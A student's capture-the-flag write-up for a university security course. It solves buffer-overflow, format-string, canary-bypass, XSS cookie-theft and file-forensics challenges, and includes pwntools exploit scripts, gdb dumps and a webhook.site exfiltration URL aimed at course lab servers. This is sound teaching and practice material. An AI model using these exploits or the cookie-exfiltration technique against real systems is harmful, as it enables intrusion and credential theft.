Easy Challenges [E.1 to E.3]

E.1 [stackoverf]low

To get the secret identity key, we need to perform a buffer overflow attack. In main(), we can see that the vulnerable function is fgets(buf, 0x128, stdin) which does not perform any boundary checks, allowing us to attack it via buffer overflow. The size of the buffer buf is 128 bytes. Our saved RBP(Base pointer) is 8 bytes. Thus, our padding is 128+8=136 bytes, explaining why payload = b"A"*136. Our main goal is to overwrite RIP (return address) with the address of the win() function. If we can redirect execution to win(), it will execute /bin/cat flag.txt and print the flag. We utilise pwntools library to interface perform remote connections, build and manipulate payloads dealing with binary and access other built-in functions.

To find the address of the win() function, I first SCP-ed the chall binary from CTF platform to my student server. Then I performed gdb debugging by running disassem win to find the address of win() function:

```
(gdb) disassem win
Dump of assembler code for function win:
   0x0000000000401209 <+0>:     endbr64
   0x000000000040120d <+4>:     push   %rbp
   0x000000000040120e <+5>:     mov    %rsp,%rbp
   0x0000000000401211 <+8>:     sub    $0x20,%rsp
   0x0000000000401215 <+12>:    lea    0xe0d(%rip),%rax        # 0x402029
   0x000000000040121c <+19>:    mov    %rax,-0x20(%rbp)
   0x0000000000401220 <+23>:    lea    0xe0b(%rip),%rax        # 0x402032
   0x0000000000401227 <+30>:    mov    %rax,-0x18(%rbp)
   0x000000000040122b <+34>:    movq   $0x0,-0x10(%rbp)
   0x0000000000401233 <+42>:    lea    0xe01(%rip),%rax        # 0x40203b
   0x000000000040123a <+49>:    mov    %rax,%rdi
   0x000000000040123d <+52>:    call   0x401090 <puts@plt>
   0x0000000000401242 <+57>:    lea    -0x20(%rbp),%rax
   0x0000000000401246 <+61>:    mov    $0x0,%edx
   0x000000000040124b <+66>:    mov    %rax,%rsi
   0x000000000040124e <+69>:    lea    0xdd4(%rip),%rax        # 0x402029
   0x0000000000401255 <+76>:    mov    %rax,%rdi
   0x0000000000401258 <+79>:    call   0x4010c0 <execve@plt>
   0x000000000040125d <+84>:    mov    $0x0,%edi
   0x0000000000401262 <+89>:    call   0x4010e0 <exit@plt>
End of assembler dump.
```

Here we can see that address of win() is 0x401209, so we add this offset to our payload. We must ensure p64() since the address is a 64-bit binary and address must be in little endian format. This returns bytes instead of a string so we must make our padding a byte string, explaining why payload was originally initialized to payload = **b**"A"*136. To check and debug if the offset is exactly as much as we need to jump to win(), we execute our attack script and witness that "Good job!" is printed, indicating we have successfully jumped to win(). Now, we just SCP back our correct attack script to local server and change from p = process('./chall'); to p = remote("cs2107-ctfd-i.comp.nus.edu.sg", 5001) in order to connect to CTF server. Executing the attack script gives us the flag.

```
from pwn import *
#p = process('./chall');
p = remote("cs2107-ctfd-i.comp.nus.edu.sg", 5001)
payload = b"A"*136
payload += p64(0x0000000000401209)  # Overwrite RIP with win() address
log.info(p.clean())
p.sendline(payload)
log.info(p.clean().decode(errors="ignore"))
p.close()
```

E1 Solve Script

E.2: dot doc dox

This is a .docx forensics analysis challenge. I referred to a CTF writeup for forensics where the first question was similar to E2, but E2's hidden flag was more straightforward to get without obfuscation: https://yan1x0s.medium.com/htb-x-uni-ctf-writeup-forensics-d3d122a71e36. Given a file with a .docx format, google searching tells us that .docx files are not just an XML document—it's also a ZIP-compressed archive containing multiple files. This means that besides the expected document.xml, comments.xml, and footnotes.xml, there could be other non-XML files hidden inside.


To confirm the file format is .docx, on terminal I ran exiftool AY2425-S2-CS2107_Assignment_1_PDF.docx which displayed a positive outcome.

```
haleybong@orgasm Downloads % exiftool AY2425-S2-CS2107_Assignment_1_PDF.docx
ExifTool Version Number         : 13.25
File Name                       : AY2425-S2-CS2107_Assignment_1_PDF.docx
Directory                       : .
File Size                       : 37 kB
File Modification Date/Time     : 2025:04:02 19:00:42+08:00
File Access Date/Time           : 2025:04:02 19:00:47+08:00
File Inode Change Date/Time     : 2025:04:02 19:00:48+08:00
File Permissions                : -rw-r--r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
```

So I ran unzip AY2425-S2-CS2107_Assignment_1_PDF.docx -d invoice and the output displays inflating: invoice/word/metadata.docx which is a different format from XML.


```
haleybong@orgasm Downloads % unzip AY2425-S2-CS2107_Assignment_1_PDF.docx -d invoice
Archive:  AY2425-S2-CS2107_Assignment_1_PDF.docx
  inflating: invoice/[Content_Types].xml
  inflating: invoice/_rels/.rels
  inflating: invoice/word/document.xml
  inflating: invoice/word/_rels/document.xml.rels
  inflating: invoice/word/_rels/footnotes.xml.rels
  inflating: invoice/word/numbering.xml
  inflating: invoice/word/styles.xml
  inflating: invoice/word/footnotes.xml
  inflating: invoice/word/comments.xml
  inflating: invoice/docProps/core.xml
  inflating: invoice/docProps/app.xml
  inflating: invoice/docProps/custom.xml
  inflating: invoice/word/theme/theme1.xml
  inflating: invoice/word/fontTable.xml
  inflating: invoice/word/settings.xml
  inflating: invoice/word/webSettings.xml
  inflating: invoice/word/metadata.docx
```

Suspicious much, I opened the 'word' directory containing the metadata.docx and metadata.docx itself which got us the flag on the first page of the metadata.docx file.




E.3: Markdown Parser


We first identify this challenge as a Reflected XSS vulnerability. Our input will be parsed as Markdown, base64-encoded into a query string, rendered into HTML in an EJS template (view.ejs), and then viewed by an admin bot (puppeteer) of the browser *http://cs2107-ctfd-i.comp.nus.edu.sg:5004* who is authenticated and has the flag stored in a cookie. Our goal is to exploit the Markdown parsing to inject JavaScript payload, and exfiltrate the admin's cookie to a server we control (*https://webhook.site/6bf30f4c-2dcb-4e8b-a38a-d4628903e6b5*).



We then visit the rendered page, then clicked 'Submit Feedback', triggering a background request to notify the admin bot. After ~10 seconds, the admin bot visited the feedback page.




This executed our XSS payload inside admin bot's browser context, successfully sending us a GET request. This confirms that the XSS injection worked as we can see our flag from the admin's browser cookies in our controlled browser.



Medium Challenges [selected: M.1 and M.2]


M.1: slice of pie

This challenge is a step-up from E1, with PIE enabled. This means that during each execution of our script, the binary's base address(PIE) changes, affecting the base addresses of functions(but offsets from one function to another are fixed), so unlike E1, it is insufficient to just calculate the offset from menu() to win(). First, using the hint, we use GDB locally to find the leaked address of the 9th pointer value of the stack that is dependent on the binary PIE address in each execution.



Next, we find the base address of menu() that is also dependent on the binary PIE address in each execution. To compute the offset from the base address of menu() to the leaked address, we take leaked address – dynamic base address of menu() which gives us an offset decimal value of 302.

Then, we find the base address of win() that is also dependent on the binary PIE address in each execution. To compute the offset from the base address of menu() to win(), we take dynamic base address of menu() – dynamic base address of win() which gives us an offset decimal value of 641.



Hex value:
55555555562b – 00005555555554fd = **12E**

Hex value:
00005555555554fd – 000055555555527c = **281**

Decimal value:
93824992237099 – 93824992236797 = **302**

Decimal value:
93824992236797 – 93824992236156 = **641**

With these offsets calculated, we can build our solve script. From menu function, we see that we want to choose option 2 to enter search() since the vulnerability of address leakage stems from unsanitized printf(input) where we can input %9$llx. After getting the dynamic leaked address, we calculate the base address of menu() by taking leaked – offset of 302. Then to get to


the base address of win() from base address of menu(), we take menu() – offset of 641. With this, we sendline enter to exit search() and choose option 3 to get to baked where we can exploit unsanitized gets(input) function and input our payload which is 48bytes(buffer size)+8bytes(RBP)+base address of win() in little endian format. This will bring us to win() to get our flag.

```python
from pwn import *

elf = ELF('./pie')

#p = process('./pie') # test locally
p = remote("cs2107-ctfd-i.comp.nus.edu.sg", 5002)

# Leak 9th stack pointer value using format string vulnerability
p.sendlineafter(b"Option: ", b"2")
p.sendlineafter(b'Please enter your search term:\n', b"%9$llx") # Leak return address from stack
p.recvuntil(b"Nothing found on your search term: ")
leak = int(p.recvline(), 16)
p.sendlineafter(b'Press ENTER to return to menu.\n', b'\n')

# Calculate base address of menu() using leak - offset
offset_of_leak_instruction_from_start_of_menu = 302  # found this from gdb calculation leak-menu()
start_of_menu = leak - offset_of_leak_instruction_from_start_of_menu
win = start_of_menu - 641

# Debug (check if offsets are same as from gdb)
log.info(f"[LEAKED] address: {hex(leak)}")
log.info(f"[START OF MENU] calculated: {hex(start_of_menu)}")
log.info(f"[win()] address: {hex(win)}")

# Buffer overflow payload
payload = b'A' * 56 + p64(win)  # Overwrite return address with win()

p.sendlineafter(b"Option: ", b"3")
p.sendline(payload)
p.interactive()
```


M1 Solve Script

M.2: rogue creator

The solution to this forensics challenge is to first decrypt HTTPS traffic on Wireshark using the sslkey.log file. For decryption of traffic, we have to set the TLS key log file in Wireshark. I opened capture.pcap on Wireshark, navigated to Preferences > expand Protocols > scrolled down and clicked on TLS > navigated to the (Pre)-Master-Secret log filename field and uploaded the sslkey.log file given. To check if we successfully decrypted the traffic, navigate to File > Export Objects > HTTP (since there seems to be little to no TFTP or SMB packets in the .pcap file). And as we can see, there seems to be hundreds of HTTP packets to analyse:



I then noticed that while the referred Wireshark writeup in the assignment has found a suspicious unknown host unknown content type file, the current challenge's traffic seems to not have such an identifier for the suspicious file. Fret not, we shall save all the files into a folder first. Where could the challenge creator have stored the flag while creating this challenge? Most writeups seem to be on GitHub, heck, anything I have read regarding CS2107 mostly come from GitHub. So let's try and search for GitHub-related files all so familiar to us.




After 2 seconds of scrolling down, there's a pivotal GitHub cat waving at us. And right next to it is an 'attempt' probably the creator's flag attempt and yes, but no, it is not the flag we want. Let's check attempt(1), and we see that it is a flag checker output. Let's take a look at his most recent attempt(8) then. There we have the text {"challenge_id":9,"submission":"CS2107{s0m3One_t01d_Me_ss1_w4S_s4f3}"} and our flag.

Hard Challenge [selected: H.1]

H.1: watchdogs

This challenge tests the ability to combine multiple vulnerabilities (format string + buffer overflow) while bypassing protections like PIE and stack canaries. Since the stack canary is placed between the buffer and the return address, any overflow that reaches the return address must also pass through and preserve the canary. Overwriting the canary without restoring its correct value will trigger a stack smashing detection. *(refer to visualization of stack below)*.




First, we see that we can again exploit format string vulnerability present in unformatted printf(buf) in source code's initialize() function. We can use this vulnerability to leak both the canary value and leaked address that points to somewhere in menu(). Finding the latter is the same as M1. But which stack pointers point to the canary and leaked address in menu()? Here, we perform gdb, where first we want to check how many bytes are the additional stack variables right before we reach the canary.


```
(gdb) disas access_mainframe
Dump of assembler code for function access_mainframe:
   0x000000000000147d <+0>:     endbr64
   0x0000000000001481 <+4>:     push   %rbp
   0x0000000000001482 <+5>:     mov    %rsp,%rbp
   0x0000000000001485 <+8>:     sub    $0x40,%rsp
   0x0000000000001489 <+12>:    mov    %fs:0x28,%rax
   0x0000000000001492 <+21>:    mov    %rax,-0x8(%rbp)
   0x0000000000001496 <+25>:    xor    %eax,%eax
   0x0000000000001498 <+27>:    lea    0xc61(%rip),%rax        # 0x2100
```

Here, we observe 8 bytes of padding between the 48-byte buffer and the stack canary, making it 56 bytes in total before reaching the canary. Then comes finding the correct stack pointer that leaks our canary.


Based on referenced resources, we have an indicator that a canary usually starts off with 0x00\ (little endian expression), so let's try to input %9$llx which leaks the 9th stack pointer value. Doesn't seem to give us an output that starts off with 0x00\. After 2 more tries, we find that the 11th stack pointer value gives us an output that starts off with 0x00\. But how can we be sure the 11th stack pointer value is actually our canary? Let's use gdb to confirm this.




We see that our suspected canary value(11th stack pointer value) matches with the canary value in the stack layout of access_mainframe(), confirming our guess. Next, we want to find which stack pointer allows us to leak an address that is in menu(). Since we know this stack pointer to somewhere in menu() comes after canary, let's try and see the next stack pointer values %12$llx, %13$llx, %14$llx, %15$llx.



As found earlier %11$llx outputs the canary(starting/ 'ending' with 0x00), and one of the next few addresses are possibly pointing to somewhere in menu(). Let's verify which pointer it is by disas menu().



Here, we see that the stack pointer that points to somewhere in menu() is actually the 13th stack pointer, and we can conveniently tell the offset from the base of menu() to leaked address is in fact 37(in decimal). So to get from base of leaked to base of menu() we take leaked address – 37. Great! The last thing we need to find is the offset from base address of menu() to base address of win(). This is explained in M1 but let's run disas win() in gdb and calculate the offset for completion.



So the offset from base of menu() to base of win() is 0x0000555555555510 – 0x00005555555552bc = 596(decimal). To get from base of menu() to win we take base of menu() – 596. Great! At this point, let's check if we have everything we need to reach win(). Yes, in initialize() we leaked %11$llx and %13$llx to get dynamically generated(due to PIE-enabled) canary and leaked address to somewhere in menu(). Then we go to option 2 access_mainframe() to exploit unsanitized gets(buf) to reach win().

$$start\_of\_menu = leaked\_ret - 37$$
$$win = start\_of\_menu - 596$$

Send payload = b'A'*(48+8) + p64(canary) + b'A'*8 (RBP size) + p64(win). This successfully redirects execution to win(), invoking execve("/bin/cat", ["flag.txt"]) and printing the flag.